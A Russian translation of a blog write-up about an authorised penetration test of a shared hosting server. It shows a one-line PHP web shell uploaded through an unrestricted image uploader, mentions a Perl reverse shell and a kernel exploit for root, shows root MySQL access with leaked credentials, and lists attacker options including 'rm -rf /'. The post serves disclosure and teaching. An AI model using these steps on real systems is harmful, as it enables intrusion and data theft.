olemskoi 19 декабря 2017 в 01:00

Как я взломал 40 сайтов за 7 минут (перевод)

Блог компании Southbridge, Информационная безопасность*

Перевод

Автор оригинала: Georgios Konstantopoulos

Прошлый летом я заинтересовался вопросами информационной безопасности и взлома. Последний год я много играл в wargames, «захват флага», тестирование на проникновение, постоянно совершенствуя навыки взлома и изучая новые способы заставить компьютеры отклоняться от ожидаемого поведения.

Короче говоря, мой опыт ограничивался имитируемой средой, и, считая себя официальным хакером, я никогда не совал нос в бизнес других людей.

Это будет подробная история о том, как я взломал сервер, на котором размещалось 40 (это точное число) веб-сайтов, и о моих находках.

> Примечание. Некоторые предварительные знания CS необходимы для понимания технической составляющей статьи.

Друг сообщил мне, что его веб-сайт XSS уязвим, и попросил меня взглянуть. Я попросил у него официальное разрешение на полное тестирование его веб-приложения на его сервере. Ответ был **положительным**.

> В статье я буду ссылаться на сайт моего друга – http://example.com

Первый шаг – найти как можно больше информации о своем враге, пытаясь как можно меньше его тревожить.


На этом этапе мы запускаем наш таймер и начинаем сканирование.

```
$ nmap --top-ports 1000 -T4 -sC http://example.com
Nmap scan report for example.com {redacted}
Host is up (0.077s latency).
rDNS record for {redacted}: {redacted}
Not shown: 972 filtered ports
PORT      STATE  SERVICE
21/tcp    open   ftp
22/tcp    open   ssh
| ssh-hostkey:
```

```
|   {redacted}
80/tcp    open   http
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Victim Site
139/tcp   open   netbios-ssn
443/tcp   open   https
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_{redacted}
445/tcp   open   microsoft-ds
5901/tcp  open   vnc-1
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|_    VNC Authentication (2)
8080/tcp  open   http-proxy
|_http-title: 400 Bad Request
8081/tcp  open   blackice-icecap
```

> Сканирование завершается по истечении 2 минут.

Множество открытых портов! Судя по тому, что порты FTP (порт 21) и SMB (порты 139/445) открыты, можно предположить, что сервер используется для размещения и совместного использования файлов, а также является веб-сервером (порты 80/443 и прокси на 8080/8081).



При сканировании UDP-порта будет рассмотрено более 1000 портов, если вышеизложенной информации недостаточно. Единственным портом, с которым разрешено взаимодействовать (без учетных данных), является порт 80/443.

Не теряя времени, я запускаю `gobuster`, чтобы найти какие-нибудь интересные файлы на веб-сервере, пока я буду копать информацию вручную.

```
$ gobuster -u http://example.com -w /usr/share/wordlists/dirbuster/directory-list-2.
/admin
/login
```

Оказывается, путь /admin был «административным инструментом», который позволял аутентифицированным пользователям изменять материал на веб-сервере. Он требует параметры доступа, которых у нас нет (спойлер: gobuster не нашел ничего ценного).

> Прошло около 3 минут. Ничего полезного.


Веб-сайт просит нас войти. Нет проблем. Создаем учетную запись с фиктивной электронной почтой, щелкаем по электронной почте подтверждения и входим в систему через несколько секунд.

Веб-сайт приветствует нас, предлагает перейти к профилю и обновить фотографию. Как мило.

Похоже, сайт сделан на заказ. Я собираюсь протестировать уязвимость с неограниченной загрузкой файлов. На моем терминале я выполняю:

```
echo "<?php system(\$_GET['cmd']); ?>" > exploit.php
```

Я пытаюсь загрузить «картинку» и – бинго! Загрузчик позволяет загрузить файл *exploit.php*. Конечно, у него нет эскизов, но это значит, что мой файл где-то загружен.




Ожидается, что загрузчик выполнит какую-либо обработку загруженного файла, проверит его расширение и заменит принятое расширение, например .jpeg, .jpg, чтобы избежать удаленного выполнения кода злоумышленником, загружающим вредоносный код.

В конце концов, люди заботятся о безопасности.

```
`Copy image address` results in the following url being copied to our clipboard:
http://www.example.com/admin/ftp/objects/XXXXXXXXXXXX.php
```

Похоже, что webshell готов и работает:



apache

Видим, что веб-сервер запускает **perl**-скрипты (реально? perl?). Мы берём обратную оболочку perl из нашего любимого cheatsheet, устанавливаем IP/Port и получаем в качестве награды low-privileged оболочку – извините, нет скришота.

> ~ 5 минут в оценке, и у нас уже есть оболочка с низким уровнем привилегий.

К моему огромному удивлению, на сервере размещался не 1 сайт, а сразу 40 разных. К сожалению, я не сохранил скриншоты каждой детали, но вывод был примерно таким:

```
$ ls /var/www
access.log site1/ site2/ site3/ {... the list goes on}
```

Удивительно, но у меня был доступ на чтение ко всем размещенным веб-сайтам, а это означало, что я мог читать весь бэкенд-код сайтов. Я ограничился кодом example.com.


Примечательно, что внутри каталога `cgi-admin/pages` все скрипты perl соединялись с базой данных mysql как **root**. Учетные данные для базы данных были в открытом виде. Пусть они будут *root:pwned42*.

Разумеется, на сервере была запущена MariaDB, и мне пришлось решить эту проблему, прежде

чем получить доступ к базе данных. После этого мы выполняем:

```
mysql -u root -p -h localhost victimdbname
Password: pwned42
```

И мы находимся в базе данных с привилегиями root.



> Через 7 минут у нас есть полный доступ для чтения / записи к содержимому 35 (!) баз данных.

Морально я обязан здесь остановиться и поделиться выводами. Потенциальный ущерб уже огромен.

Что может сделать злоумышленник

1. Дамп содержимого всех баз данных, как описано здесь, в результате чего произойдёт утечка данных всех 35 компаний.
2. Удалить все базы данных 35 компаний.
3. Оставить бэкдор для постоянного доступа как apache с cronjob, как описано здесь (если злоумышленник хочет вернуться.

Процесс mysql запускался под root, поэтому я решил, что попробовал выполнить `\! whoami` в надежде получить root. К сожалению, я все еще был apache.


> Время отдохнуть. Остановите таймер.

Что может пойти не так?

Я поделился своими выводами и получил разрешение копать глубже.

Прежде чем искать способы повысить свои привилегии до root и иметь возможность причинить огромный потенциальный ущерб, я посмотрел, какие другие интересные файлы мог бы читать, будучи ограниченным пользователем.

Я вспомнил об открытых портах SMB. Это означало, что где-то в папке должна быть другая папка, которая используется в системе среди пользователей. После небольшого поиска в каталоге `/home/samba/secure` появляется следующее:



Внутри всех этих каталогов были файлы каждого пользователя хостинговой компании. Это включало все виды конфиденциальных данных, среди прочего:

- .psd / .ai (дизайнеры знают, как важно сохранять эти данные);
- файлы cookie sqlite;
- счета-фактуры;
- пиратские электронные книги (усмехнулся, когда я увидел);
- учетные данные для SSID-сетей WiFi.

Что может сделать злоумышленник

1. Лагерь за пределами офиса компании: войти в свою интрасеть и выполнить всевозможные забавные атаки, которые можно делать в локальных сетях.
2. Сделать дамп всех конфиденциальных данных, перечисленные выше, и выложить его для всех.

> Потребовалось некоторое время, чтобы пройти через папки и понять, насколько серьезна эта проблема.
> Еще один перерыв.

Последний удар

Осмотревшись еще немного как apache, я решил, что пришло время пойти на большую рыбу –

получить доступ root. Используя шпаргалки, начинаю перебирать систему.

В процессе исследования на уязвимости я уже перебрал большинство методов и, похоже, не смог найти ничего, что увеличило бы мою точку опоры.

В задачах Capture the Flag, которые я использую для игры, операционная система обычно пропатчена. Это некоторая намеренно неверно настроенная служба, которая в конечном итоге дает вам привилегии root. Однако в реальном мире **люди не латают дыры**.

> Я имею в виду вот что: посмотрите на Equifax (не мог удержаться).


Какой Linux работает на сервере?

```
$ cat /etc/issue
CentOS Linux release 7.2.1511 (Core)
```

Какая версия ядра?


```
sh-4.2$ uname -a
uname -a
Linux webserver 3.10.0-327.el7.x86_64 #1 SMP Thu Nov 19 22:10:57 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
```

Это похоже на старую версию ядра.




Это напоминает вам что-то? Если нет, прочитайте здесь (подсказка: это ОЧЕНЬ серьезно).

Я нашел этот пост в блоге, который указал мне проверить, было ли ядро уязвимым для найденного здесь скрипта.



Временные метки и восстановленные сайты Firefox отредактированы

С последующим:



Игра закончена

Я мгновенно написал электронное письмо, полностью раскрывающее детали и потенциальное влияние каждого шага, как описано выше. Уф.

Что может сделать злоумышленник

- Чтение/изменение ВСЕХ файлов на сервере.
- Оставить постоянный бэкдор (как сделали с apache).
- Устанавливать и потенциально распространять вредоносное ПО в интрасети сервера.
- Установить ransomware.
- Использовать сервер как криптовалютный майнер.
- Использовать сервер как прокси-сервер.

- Использовать сервер как сервер C2C.
- Использовать сервер как часть ботнета.
  *… (использовать ваше воображение).
- rm -rf / (без шуток).

На следующий день со мной связался друг (он связался с работающей на сервере компанией) и рассказал, что ошибка в загрузке файлов была исправлена.

tl;dr

Подводя итоги, мы обнаружили следующее:

- Веб-приложение с уязвимостью для неограниченной загрузки файлов, которая привела к использованию оболочки с ограниченными правами.
- Учетные данные для базы данных mysql, которые привели к доступу на чтение/запись к 35 базам данных.
- Множество читаемых конфиденциальных файлов.

Наконец, мы злоупотребили непропатченным ядром для получения доступа root.

Решения проблем

Начнем с аплоудера, который дал основной плацдарм. Поскольку бэкенд всего веб-приложения был написан в perl, я не могу предложить решения.

Решение, которое я бы предложил, было бы таким: не использовать perl в 2017 году, но это только мое мнение.

Что касается файловой системы, я рекомендую проявлять большую осторожность при назначении правильных прав доступа к файлам для пользователей в соответствии с принципом наименьших привилегий. Таким образом, даже если низкоприоритетный пользователь, такой как apache, получает доступ, он не может читать конфиденциальные файлы.

Запуск всех веб-сайтов на одном сервере – плохая идея, я не уверен, позволит ли докеризированный подход решить проблему.

Наличие одинаковых учетных данных для всех баз данных – безусловно, плохая идея.

> Нежелательно иметь одиночные точки отказа.

Наконец, пропачьте все. Это всего лишь одна команда: `su -c 'yum update'` (специфичная для CentOS).

Оригинал: How I Hacked 40 Websites in 7 minutes.

Теги: Security, Internet, Linux, Tech, Technology

Хабы: Блог компании Southbridge, Информационная безопасность

+14 462 2 0

18 января в 10:37

Бесплатный видеокурс «Linux для разработчиков»

+15 6.6K 30 2 +2

ЛУЧШИЕ ПУБЛИКАЦИИ ЗА СУТКИ

вчера в 15:07

Дурют нашего брата, ох дурют...

+104 26K 43 76 +76

вчера в 09:08

Почему Гэндальф в своей знаменитой фразе использует shall вместо will?

+74 41K 50 85 +85

вчера в 09:00

Linux и TinyCC в браузере

+27 2.7K 27 0

вчера в 07:51

Топ-10 докладов DotNext 2021 Moscow

+22 1.3K 22 0

сегодня в 05:00

Охота на бройлеров. Как работают китайские телефонные хакеры

+19 2.8K 15 14 +14

ИНФОРМАЦИЯ

Дата основания	22 февраля 2008
Местоположение	Россия
Сайт	southbridge.io

Численность	51–100 человек
Дата регистрации	15 ноября 2012
Представитель	Антон Скобин

ВИДЖЕТ

БЛОГ НА ХАБРЕ

сегодня в 06:41

Как строить надежные, стабильные и отказоустойчивые IT-системы: главное об SRE и SLO

372 1 +1

сегодня в 01:36

Зачем и как айтишнику быть спикером курсов и конференций

850 8 +8